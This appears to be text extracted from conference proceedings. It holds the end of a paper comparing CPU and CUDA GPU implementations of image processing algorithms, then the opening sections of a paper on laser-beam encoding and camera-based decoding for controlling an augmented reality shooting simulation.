From the parallel implementation point of view, most of the image processing algorithms belong to one of four categories: pixel-to-pixel, neighborhood, global and multi-steps (Fig. 1). Each of these classes is discussed below.




Fig. 1 Discussed 2D image processing algorithms

#### A. Pixel-to-pixel (P2P) Algorithms

*Pixel-to-pixel algorithms* assume that each pixel in an image is processed based solely on its characteristics. One of the most common *pixel-to-pixel algorithms* encountered in image processing is pixel value remapping, based only on the value of the current pixel. Value remapping can be used for enhancement of structures characterized by certain intensity values. A particular case of value remapping is segmentation based on thresholds. This type of algorithm is naively parallel due to the fact that each pixel is handled independently by a thread. An easy implementation in CUDA of this type of algorithm is to copy the image or volume into texture memory, so that the access to the pixel values is very fast. The output of the algorithm is an image/volume with the same size as the input.

Let  $C_{pixel}$  be the complexity of the operations applied to one pixel from an image in a *pixel-to-pixel algorithm*. Then the complexity of the entire algorithm for a 2D image in a sequential approach, on the CPU, is:

$$C_{P2P\_CPU} = C_{pixel} \cdot w \cdot h, \quad (1)$$

where  $w$  is the width of the image and  $h$  is its height. As previously mentioned, in a parallel approach on the GPU, each thread handles only one pixel and accesses only the memory related to that pixel. Therefore, the theoretic complexity of the same algorithm in a GPGPU approach is  $C_{pixel}$ . The theoretic performance gain obtained is  $w \cdot h$ .

However, the transfer between host and device memory introduces a latency that decreases the performance gain in real applications. Also, the actual computing time for the operations applied per pixel is not the same for the CPU and the GPU and depends very much on the actual hardware. The memory transfer latency can be reduced through page locked memory and the zero-copy feature, but not significantly.

#### B. Neighborhood-to-pixel (N2P) Algorithms

Spatial filters are applied locally, at the level of each image pixel, by replacing the value of the current pixel depending on the values of the neighboring pixels. Among the *neighborhood algorithms* we can mention the Gaussian filter, for noise removal, or the Sobel filter, for edge extraction. The difference between *neighborhood algorithms* and *pixel-to-pixel algorithms* is the access to memory. In *neighborhood algorithms*, the thread corresponding to one pixel has to access information not only about the current pixel, but also about its neighboring pixels. These algorithms can be implemented in the same manner as the *pixel-to-pixel algorithms*, by copying the image/volume into texture memory. Another possibility is the use of shared memory, as described in [14]. Each thread block can copy parts of the image by loading data from texture to shared memory. The barrier synchronization forces each thread to wait until all the other threads have finished loading the corresponding data from texture to shared memory. Even if shared memory is faster, the transfer between texture and shared memory introduces a lag that determines an insignificant difference between the two implementations. The theoretic complexities for sequential and parallel implementations are similar to those of the *pixel-to-pixel algorithms*. However, the differences between theoretic and actual performance gains are bigger in this case.

#### C. Global (G) Algorithms

*Global algorithms* refer to computations that access information about all the pixels in an image, not just a neighborhood. Examples of global algorithms are the computation of the average intensity or the maximum/minimum intensity in an image. The computation of a global parameter in an image is not intuitively parallel, because it depends on all the pixels in the image.

Let  $C_{pixel}$  be the complexity of the operations applied to one pixel in a global algorithm. For example, when computing the maximum intensity in one image,  $C_{pixel}$  is the complexity of comparing the intensity of the current pixel with the current maximum value and modifying the current maximum value, if necessary. The complexity of a global algorithm in a sequential implementation is  $C_{pixel} \cdot w \cdot h$ . A parallel approach to implementing global algorithms is the *reduction method*. CUDA threads are organized into blocks and grids. The blocks can be structured into a one-dimensional grid of size  $h$  and the threads can be structured into one-dimensional blocks of size  $w$ . Thus, each block handles one row in an image. The threads in a block cooperate in order to determine a partial global parameter which depends only on the current row. For example, when computing the maximum intensity in an image, this partial global parameter is the maximum intensity for the pixels located on the current row. Each block loads the data into shared memory, into an array of size  $w$ . The computation of

the partial global parameter for the current block is done in  $\log_2(w)$  iterations. In each iteration, the number of active threads is divided by 2. The computation of the final global parameter is also accomplished with the reduction method, but in  $\log_2(h)$  iterations. In each iteration, the active threads run in parallel, but before going to the next iteration, they need to synchronize. The theoretical complexity for the parallel implementation of a global algorithm is:

$$C_{G\_GPU} = C_{pixel} \cdot (\log_2(w) + \log_2(h)). \quad (2)$$

The theoretical performance gain obtained when using the reduction method for global algorithms is  $w \cdot h / \log_2(w)$ . Besides the lag introduced by the memory transfers and access, the latency caused by the barrier synchronization in the reduction method influences the real performance gain.

In a multi-GPGPU approach, the image can be divided based on the number of available GPUs. After each GPU computes a partial global parameter, the final global parameter is computed on the CPU in  $N$  iterations. For  $N$  GPUs, the complexity of the global algorithm is:

$$C_{G\_MultiGPU} = C_{pixel} \cdot \left( \frac{\log_2(w) + \log_2(h)}{N} + N \right) \quad (3)$$

#### D. Multi-steps (MS) Algorithms

These algorithms are executed in more iterations, the processing of the  $k^{th}$  iteration depending on the result of the processing from the  $(k-1)^{th}$  iteration. An example of *multi-steps algorithm* is breadth first search (BFS) for images, which starts with a seed pixel and discovers similar pixels connected with this one. The similarity measure can be defined based on the intensity values, the gradient, etc.

An image can be interpreted as a graph where each node is a pixel. The graph edges can be defined based on the similarity of the pixels. A common practice in BFS is to define the edges that connect pixels in a 4-neighborhood. In the worst-case scenario, the seed pixel is the one located in the middle of the image and all the pixels are similar. If the complexity for one pixel is  $C_{pixel}$ , the sequential complexity for the worst-case scenario is:

$$C_{MS\_CPU} = C_{pixel} \cdot (1 + 4 + 4^2 + \dots + 4^{\max(w/2, h/2)}). \quad (4)$$

The CUDA implementation of the BFS in image processing is described in [15]. The complexity for the CUDA implementation of the BFS for the worst case scenario is:

$$C_{MS\_GPU} = C_{pixel} \cdot \max(w/2, h/2) \cdot 4. \quad (5)$$

The theoretic performance gain obtained when approaching the BFS in a parallel manner is:

$$Gain_{MS} = \frac{1 + 4 + 4^2 + \dots + 4^{\max(w/2, h/2)}}{\max(w/2, h/2) \cdot 4}. \quad (6)$$

A recursive algorithm is not suitable for multi-GPGPU approaches. Multiple GPUs can be used only if there are more than one seed pixel in the BFS, or more than one initial image in the recursive splitting.

#### IV. VOLUME DATA (3D) PROCESSING WITH CUDA

The computation of the theoretic complexities can be easily extended to the 3D image processing. A 3D volume can be seen as a stack of  $s$  2D images or slices, each of size  $w \cdot h$ . For the *pixel-to-pixel* and the *neighborhood-to-pixel algorithms*, the sequential complexity is:

$$C_{3D\_P2P\_CPU} = C_{pixel} \cdot w \cdot h \cdot s. \quad (9)$$

The theoretic parallel complexity remains  $C_{pixel}$ , as in the 2D case.

The sequential complexity of the global algorithms is  $C_{pixel} \cdot w \cdot h \cdot s$ . The parallel implementation of a global algorithm assumes the computation of partial global parameters, one for each slice, and the computation of the final global parameter, for the whole volume, with the reduction method, in  $\log_2(s)$  iterations. Thus, the theoretic parallel complexity of the global algorithms is:

$$C_{3D\_G\_GPU} = C_{pixel} \cdot (\log_2(w) + \log_2(h) + \log_2(s)). \quad (10)$$

The BFS extension to 3D assumes the inspection of two more neighbors for each voxel, one on the upper adjacent slice and the other one on the lower adjacent slice. Thus, the sequential complexity for the worst-case scenario becomes:

$$C_{3D\_MS\_CPU} = C_{pixel} \cdot (1 + 6 + 6^2 + \dots + 6^{\max(w/2, h/2, s/2)}). \quad (11)$$

The parallel implementation will have the following complexity:

$$C_{3D\_MS\_GPU} = C_{pixel} \cdot \max(w/2, h/2, s/2) \cdot 6. \quad (12)$$

Many volume data come from CT or MRI scans. The main problem of 3D image processing is the large size of the data acquired from the scanning devices. An example of neighborhood algorithm that processes volumes is marching cubes. The increased complexity of the marching cubes algorithm, caused by the huge number of intersections that are processed, implies slow computing times and high memory usage. The classic CUDA implementation of this algorithm [15] leads to real time surface reconstruction, but can handle only small datasets. GPUs can lead to significant performance gains as compared to sequential implementations, but the GPU memory is limited. We proposed an approach that divides the initial volume into sub-volumes, which can be computed serially on the GPU without exceeding the memory pool [16].

#### V. RESULTS

This section presents results derived from tests conducted on real hardware. The tests were made on an i7-2600K 3.40

GHz processor with 8 GB RAM and an Nvidia GeForce GTX 590 card with 1.5 GB RAM.

Table I presents the computing times of running a value remapping on the CPU and on the GPU.

Table II presents the computing times of applying a Gaussian filter on the CPU and on the GPU. We tested the implementation using only global memory, using shared memory and a multi-GPGPU implementation.

Table III presents a comparison between serial and parallel implementations of determining the maximum intensity in an image.

TABLE I.  
COMPUTING TIMES FOR VALUE REMAPPING

Image size (pixels)	CPU implem (ms)	GPGPU implem (ms)	multi-GPGPU (ms)
256 <sup>2</sup>	0.2	0.19	0.39
512 <sup>2</sup>	1	0.34	0.42
1024 <sup>2</sup>	3.4	0.85	0.7

TABLE II.  
COMPUTING TIMES FOR GAUSSIAN FILTER

Image size (pixels)	CPU implem (ms)	GPGPU implem (ms)	GPGPU shred implem (ms)	multi-GPGPU (ms)
256 <sup>2</sup>	1.1	0.2	0.21	0.39
512 <sup>2</sup>	3.7	0.38	0.37	0.39
1024 <sup>2</sup>	14.6	1.04	0.99	0.71

TABLE III.  
TIMES FOR COMPUTING THE MAXIMUM INTENSITY IN AN IMAGE

Image size (pixels)	CPU implem (ms)	GPGPU implem (ms)
256 <sup>2</sup>	2.1	0.7
512 <sup>2</sup>	2.2	0.88
1024 <sup>2</sup>	2.4	1.68

## VI. CONCLUSIONS

This paper focuses on theoretic comparisons between sequential and parallel implementations of 2D/3D image processing algorithms. It also provides comparisons of real computing times for several CPU and GPU algorithms.

Four main classes of image processing algorithms are discussed. The main issues of CUDA programming in relation to these algorithms are presented. The paper also gives general rules for implementing image processing algorithms in CUDA, such as the type of GPU memory which should be used based on the particularities of the algorithms and the manner of translating non-intuitively parallel algorithms to parallel ones or best practices for multiple GPUs.

In theory, parallel implementations introduce a very high performance gain as compared to sequential implementations. In practice, memory transfer lags, memory

access and real hardware characteristics lead to a smaller performance gain. Still, GPGPU image processing algorithms are undeniably faster than CPU ones.

## REFERENCES

- [1] Stephan Soller, "GPGPU Origins and GPU and GPU Hardware Architecture", Practical Term Report, High Performance Computing Center Stuttgart, Stuttgart Media University, 2011.
- [2] S. Takamura, A. Shimizu, "GPGPU-assisted denoising filter generation for video coding", GECCO Comp '14 Proceedings of the Companion Publication of the 2014 Annual Conference on Genetic and Evolutionary Computation, 2014, pp. 151-152.
- [3] M. Abdellah, "CuFFTShift: High Performance CUDA-accelerated FFTshift Library", Proceedings of the High Performance Computing Symposium, ser. HPC '14. San Diego, CA, USA: Society for Computer Simulation International, 2014.
- [4] R. Agrawal, S. Gupta, J. Mukherjee, R.K. Layek, "A GPU based real-time CUDA implementation for obtaining visual saliency", Proceedings of the 2014 Indian Conference on Computer Vision Graphics and Image Processing, ACM, 2014.
- [5] S. Y. Lee, C. Jang, H. Kim, "Accelerating a computer vision algorithm on a mobile SoC using CPU-GPU co-processing: a case study on face detection", Proceeding MOBILESoft '16 Proceedings of the International Conference on Mobile Software Engineering and Systems, 2016.
- [6] W. Ma, L. Cao, L. Yu, G. Long, Y. Li, "GPU-FV: Realtime Fisher Vector and Its Applications in Video Monitoring", ICMR '16 - Proceedings of the 2016 ACM on International Conference on Multimedia Retrieval, pp. 39-46.
- [7] S. Hwang, Y. Uh, M.Ki, K. Lim, D. Park, H. Byun, "Real-time background subtraction based on GPGPU for high-resolution video surveillance", IMCOM '17 Proceedings of the 11th International Conference on Ubiquitous Information Management and Communication, 2014.
- [8] L. Yao, Y. Han, X. Li, "Virtual Viewpoint Synthesis using CUDA Acceleration", 22<sup>nd</sup> ACM Conference on Virtual Reality Software and Technology, pp/ 367-368, 2016.
- [9] A. Shewale, N. Waghmare, A. Sonawane, U. Teke, "High Performance Computation Analysis for Medical Images using High Computational Methods", ICTCS '16 Proceedings of the Second International Conference on Information and Communication Technology for Competitive Strategies, 2016.
- [10] P. Valero-Lara, "A GPU approach for accelerating 3d deformable registration (Dartel) on brain biomedical images", in Proceedings of the 20th European MPI Users' Group Meeting, EuroMPI '13, New York, NY, USA, 2013, ACM, pp. 187-192.
- [11] W.B. Langdon, M. Modat, J. Petke, M. Harman, "Improving 3D Medical Image Registration CUDA Software with Genetic Programming", Annual Conference on Genetic and Evolutionary, pp. 951-958, 2014.
- [12] D. Lee, I. Dinov, B. Dong, B. Gutman, I. Yanovsky, A. W. Toga, "CUDA Optimization Strategies for Compute- and Memory-Bound Neuroimaging Algorithms", Journal on Computer Methods and Programs in Biomedicine, vol 106(3), pp. 175-187, 2012.
- [13] M. Ravishankar, J. Holeywinski, V. Grover, "Forma: A DSL for image processing applications to target GPUs and multi-core CPUs", GPGPU, 2015, pp. 109-120.
- [14] A. Morar, F. Moldoveanu, V. Asavei, A. Egner, "Multi-GPGPU Based Medical Image Processing in Hip Replacement", Journal of Control Engineering and Applied Informatics, vol. 14(3), pp. 25-34, 2012.
- [15] A. Morar, "Analysis and Visualization of Data from Medical Images", PhD Thesis, University POLITEHNICA of Bucharest, 2012.
- [16] L. Petrescu, A. Morar, F. Moldoveanu, V. Asavei, "Real Time Reconstruction of Volumes from Very Large Datasets using CUDA", Proceedings of the 15th International Conference on System Theory, Control and Computing, pp. 462-466, 2011.

# Optical Driving for a Computer System with Augmented Reality Features

Tomasz Pałys  
Military University of  
Technology  
Kaliskiego Str. 2,  
01-489 Warsaw, Poland,  
Email:  
tomasz.palys@wat.edu.pl

Krzysztof Murawski  
Military University of  
Technology  
Kaliskiego Str. 2,  
01-489 Warsaw, Poland,  
IEEE Member # 92707852  
Email:  
krzysztof.murawski@wat.edu.pl

Artur Arciuch  
Military University of  
Technology  
Kaliskiego Str. 2,  
01-489 Warsaw, Poland,  
Email:  
artur.arciuch@wat.edu.pl

Andrzej Walczak  
Military University of  
Technology  
Kaliskiego Str. 2,  
01-489 Warsaw, Poland,  
Email:  
andrzej.walczak@wat.edu.pl

**Abstract**— This article proposes a laser beam encoding method that is used to control an augmented reality system. Experiments were performed using a red laser emitting a wavelength of  $\lambda = 650$  nm and a power of  $P = 3$  mW. The purpose of the study was to investigate the methods of modulation and demodulation of the encoded laser signal, and to examine the influence of parameters such as laser pulse duration, camera image resolution, the number of recorded frames per second on the demodulation result of the optical signal.

The results show that the proposed coding method provides the transmission of the necessary information in a single laser beam (no less than 36 codes with a decoding efficiency of 99.9%). The developed coding method enables, based on the sequence analysis of video images, the influence on the course of the simulation performed in augmented reality, including distinguishing players and actions taken by them. This is an important advancement in relation to interaction systems used to influence augmented reality.

## I. INTRODUCTION

The impact on augmented reality (AR) can occur while using different types of devices [1 – 3]. It consists in producing intentional and previously planned possible behavior of the system, which for the “player” will create the impression of interaction [4]. The coding and decoding system [5] plays a key role in such communication. Its most important parameters include the code capacity and the time of encoding and decoding the transmitted information. In the case under consideration, the data to be encoded is obtained from the user. They arise as a result of interacting with him/her through patterns or objects presented in the image that force the user to behave in a certain way. This behavior is recognized by it and analyzes the AR system. For this purpose, markers [6, 7], 9 DOF sensors [8] or camera systems including 3D cameras [9, 10] are used. In the augmented reality system that is based on tags, the player is “stuck” with markers and then observed by an optical system consisting of multiple cameras. A similar effect is obtained when a player uses 9 DOF sensors to visualize its movement, Fig. 1. The position and activity of the player is then determined on the basis of data received from

accelerometers, gyroscopes and magnetometers [11]. In the solution shown in Fig. 1, 14 sensors were used to determine the position and movement of the player. In other designs, motion is determined using methods that determine local depth maps [12]. On their basis information undergoes synthesization and selected behaviors of the player are identified [13].

The commercial AR system used in the study has been enhanced with a proprietary control system, the main components of which are the video camera (receiver), the signal decoder (microprocessor device) and the manipulator (mock-up weapon) along with the encoder (encoder). The transmitter uses amplitude modulation of the laser beam. The laser beam is reflected from the screen and recorded by the video camera. The attractiveness of the suggested approach is the ability to influence AR even when the distance between the screen and the player reaches 600 m.

The developed coding method eliminates problems identified as essential in [14]. The coding presented in paper [14] was based on the data transmission protocol used in the RS-232 standard.

## II. HARDWARE DESCRIPTION

The laser beam modulation is implemented by the encoder, Fig. 2. The main component of the encoder is the AT89s8253 microcontroller clocked at  $f = 22.1184$  MHz. The encoder performs the signal coding algorithm discussed in point IV. The result of the algorithm operation, depicted in the form of a sequence of logic signals (binary values), is




Fig. 1 View of player equipped with a 9 DOF sensors system

This work was not supported by any organization






Fig. 2 Diagram of the laser beam modulation system (main elements)

taken out in series to the microcontroller terminals (indicated during configuration) – P1.2 or P1.3. These terminals, in the case of a "1" logic input, add power to the laser diodes power supply (not shown in Fig. 2). The developed version of the system and software makes it possible to simultaneously control two laser beams. In addition, they can be keyed by a binary signal or a rectangular wave generated by the microcontroller on the P1.0 terminal. This property was used in work [15 - 18] to control the brightness of the near-infrared illuminator. Activation of P1.2 or P1.3 terminals occurs after identifying the falling edge of the signal at the P3.2 terminal of the microcontroller (JP1 connector). In the presented layout, the button attached to the JP1 connector was taken out for the user. Similarly, in order to enable manual and remote configuration of the system, a button attached to the JP2 connector was taken out as well as communication connectors operating in the RS - 485 standard. Giving a high signal on line P0.4 (as a result of JP2 connectors short-circuiting) puts the system into the configuration state. The button attached to the JP1 connector is then used to select the player identifier (*Player ID*) in the computer system. The selection is signaled to the user by a LED attached to the P1.1 terminal of the microcontroller and stored in a non-volatile memory (*EEPROM*). These actions can also be performed from the parent program when an encoder device is attached to a PC computer using a communications connector.




Fig. 3 Laser signal encoding module (a), view of installed device (b)




Fig. 4 Augmented reality environment: frame example (a), visualization system along with the screen in the shape of a half cylinder (b)

The view of the laser coding system is shown in Fig. 3a, and its location on a model of a gun is shown in Fig. 3b.

### III. MEASUREMENT SYSTEM CONFIGURATION

The study of laser beam coding and decoding techniques was performed under controlled laboratory conditions. The experiment was conducted using the Manta G - 201 Allied Vision camera equipped with a focal length lens of  $F = 8 \text{ mm}$  and a bandpass filter for which  $\lambda$  was equal  $650 \text{ nm}$  and the window width  $\Delta\lambda$  was  $\pm 10 \text{ nm}$ , and the OptiTrack 120 Slim camera with a lens with a focal length of  $F = 8 \text{ mm}$ . The laser beam produced by a laser module with a power of  $P \approx 3 \text{ mW}$  emitting a wavelength of  $\lambda = 650 \text{ nm}$  was subjected to modulation. The laboratory stand was created using commercial Virtual Battlespace 3 system (VBS3), which has been supplemented by encoding device developed by the authors, Fig. 3, as well as laser beam decoding device. VBS3 software was used to generate scenarios in which the AR system affected the user. An example scene is shown in Fig. 4a. The generated image was transferred to the 7<sup>th</sup> Sense Delta 2208 multimedia server. The server split the input image between the three projectors that displayed it at  $1920 \text{ px} \times 1200 \text{ px}$ . ProjectionDesign F35 AS3D WUXGA projectors were used in the study as well as a half cylindrical screen, Fig. 4b, measuring  $12 \text{ m} \times 3 \text{ m}$ . The user was about  $3 \text{ m}$  from the surface of the screen. During the test, the player was equipped with a Smith & Wesson Springfield weapon model, supplemented with the coding system shown in Fig. 3a. The task of the player was to shoot in strictly defined situations, enforced by the AR system. These shots were observed by the camera and then decoded in real time.





Fig. 5 Diagram of encoding symbols and code frame for symbol 33

#### IV. METHOD OF LASER BEAM CODING

During developing the laser signal coding method,  $N=36$  encoded symbols were assumed. The default state of the laser module is “off”, which is manifested by the lack of a laser spot on the screen, and thus on the image. At the same time, it was assumed that displaying a single bit frame of code  $T_W$ , frame format  $[D_T, D_L, \dots, D_{L+1}, D_P, D_E]$ , where  $D_T$  – start bit,  $D_P$  – stop bit,  $D_E$  – frame end bit,  $D_k$  – code bit for  $1 \leq k \leq L+1$ . Parameter  $L$  is dependent on  $N$  and is equal to  $L=\text{round}(\text{sqrt}(2N))$ . In the layout of Fig. 2, the next frame bits of code is formed by terminal P1.2, which is responsible for turning on and off the laser module. The start bit and stop bit always have a value of one. The  $D_E$  bit always assumes zero. This corresponds to the transition from the state of emission of subsequent frame bits to the deactivation of the laser module. The impact of the  $T_W$  bit emission time on the effectiveness of decoding transmitted symbols has been verified in the studies of the coding system. The dependency of the required time of emitting the  $T_W$  bit as a function of the frequency of images obtained from the camera was also determined. The principle of encoding a frame is presented in Fig. 5. Thirty six symbols,  $N=36$ , were arranged on eight levels  $L=8$ . At the level of index  $l$  equaling zero, eight symbols were placed. Each higher level contains one symbol less. At the last level  $l=L-1$  only one symbol is placed. For each symbol, for each level, a sequence number  $v$  is assigned. The coded symbol can then be written in the form

Fig. 6 Coding example: a) 6 symbols ( $v=6; l=0$ ); b) 24 symbols ( $v=3, l=3$ ); c) 35 symbols ( $v=2; l=6$ )

of  $S = v + 0.5l(2L + 1 - l)$ , where  $0 \leq l < L$ . The pulse width depends on parameters  $v$  and  $l$ , and the pause time between pulses does not change and equals  $T_W$ . An example of symbol encoding from level  $l=5$  (first from the bottom) and a symbol from level  $l=0$  (second from the bottom) is shown in Fig. 5. In this example, time  $T_W$  was equal to 0.025 s.

The encoding of parameter  $v$  is done by assigning a value of one in the code frame for bits  $D_1$  to  $D_{v-1}$  and the value of zero for  $D_v$ . If the symbol is at level  $l=0$  then the bits from  $D_{v+1}$  to  $D_{L+1}$  are assigned a value of one. Otherwise, bits from  $D_{v+1}$  to  $D_{v+l}$  are set to one and the  $D_{v+l+1}$  bit value is set to zero, which corresponds to the coding of the  $l$  parameter. The other code bits are assigned a value of one. In both cases, the stop bit always assumes a value of one and the frame ends the frame end bit of  $D_E=0$ . Giving a logic zero to the end of P1.2 of the microcontroller disables the laser module. An example of symbol encoding: 6, 24 and 35 is shown in Fig. 6. Taking into account the start and stop bits values (always equal to one), it can be noticed that the width of the first generated pulse is  $vT_W$ . For symbols from level  $l=0$  the second pulse width is equal  $(L+2-v)T_W$ , and for the remaining levels  $lT_W$ . The third pulse is generated only for symbols from levels  $0 < l < L$ . Its width is equal to  $(L+1-v-l)T_W$ .

#### V. METHOD OF DECODING OF LASER BEAM

Decoding the symbol is carried out on the basis of analysis of the sequence of images obtained from the camera. Firstly, the function of laser module activation  $u(t)$  is determined. Decoding the symbol takes place using the extended finite-state machine.

##### A. CALCULATION OF LASER ACTIVATION FUNCTION

Due to the use of the banded optical filter, only the red  $R$  component of the image is used for further analysis. The luminance component is analyzed when using a monochrome camera. It is represented in matrix form in calculations ( $R$  matrix). The value of the laser module activation function  $u(t)$  is determined in discrete moments of the time  $nT_S$ ,  $n \in N^+$  based on the values of the elements of the  $R$  matrix. The pseudo code appropriate for the algorithm determining the values of  $u(t)$  is presented in Fig. 7. Firstly, maximizing

```

Set(p);
while (isRunning)
    Delay(Ts);
    frame = GetLatestFrame();
    R = MaximizeContrast(frame.R);
    E = (R - Average(R)) / Maximum(R);
    if (Maximum(E) > p)
        B = Binarization(E,p);
        M = BiggestAreaImageMoment(B);
        RaiseDecoded(frame.timeStamp, 1, M10/M00,
                        M01/M00);
    else
        RaiseDecoded(frame.timeStamp, 0, 0, 0);

```

Fig. 7 Pseudo code to determine the value of the activation function





Fig. 8 Maximum value of the relative deviation from the mean in the function of time for  $S = 24$  and  $T_W = 0.025$  s

the contrast of the color red is performed. Then, for matrix  $R$ , the matrix of relative deviations from the mean  $R$  is determined, the values of which are determined from formula  $e_{ij} = (r_{ij} - r_{avg}) / r_{max}$ , where:  $r_{ij}$  – is the element of matrix  $R$  with coordinates  $i, j$  obtained by the contrast maximization operation,  $i, j$  – line and column numbers respectively of matrix  $R$ ,  $r_{avg}$  – average value of matrix  $R$  (red color component after the contrast maximization operation),  $r_{max}$  – maximum value of the  $R$  component of the image obtained after the image contrast maximization operation.

In the case of experimenting with a single shooter, at least one laser spot may be observed at a time in the image. This spot is determined based on the values of matrix  $E$ . When the maximum value of an element of matrix  $E$  exceeds the value of the set threshold  $p$ , then the laser is considered to be enabled. At that time the activation function  $u(t)$  assumes the value of one, or otherwise zero. The graph of the maximum relative deviation from the mean in the function of time recorded for symbol  $S = 24$  and the time  $T_W = 0.025$  s is shown in Fig. 8. The detection of the laser spot forces the determination of matrix  $B$  obtained during the binarization of the matrix  $E$ . Binarization is carried out in accordance with formula  $b_{ij} = \{255, \text{for } e_{ij} > p; 0, \text{for } e_{ij} \leq p\}$ , where  $p$  – the



$c_0: (-, -, -, v := 0 \wedge l := 0 \wedge T_E := 0, \phi, q_0)$   
 $c_1: (q_0, in = [T, x, y], 0 < f(T) \leq L, v := f(T) \wedge T_E := time, \phi, q_1)$   
 $c_2: (q_1, in = [T, x, y], h(T) \leq L \wedge f(time - T_E) = 1, l := f(T) \wedge T_E := time, \phi, q_2)$   
 $c_3: (q_2, in = [T, x, y], h(T) = L + 1 \wedge f(time - T_E) = 1, T_E := time, out := g(), q_3)$   
 $c_4: (q_1, in = [T, x, y], h(T) = L + 2 \wedge f(time - T_E) = 1, T_E := time, out := g(), q_3)$   
 $c_5: (q_1, -, h(time - T_E) + 2 > L, v := 0 \wedge T_E := 0, \phi, q_0)$   
 $c_6: (q_2, -, h(time - T_E) + 1 > L, v := 0 \wedge l := 0 \wedge T_E := 0, \phi, q_0)$   
 $c_7: (q_3, -, -, v := 0 \wedge l := 0 \wedge T_E := 0, \phi, q_0)$   
 where:

$f(t) = \text{round}(t / T_W)$   
 $h(t) = f(t) + v + 1$   
 $g() = v + 0.51(2L + 1 - l)$

Fig. 9 Extended finite state machine

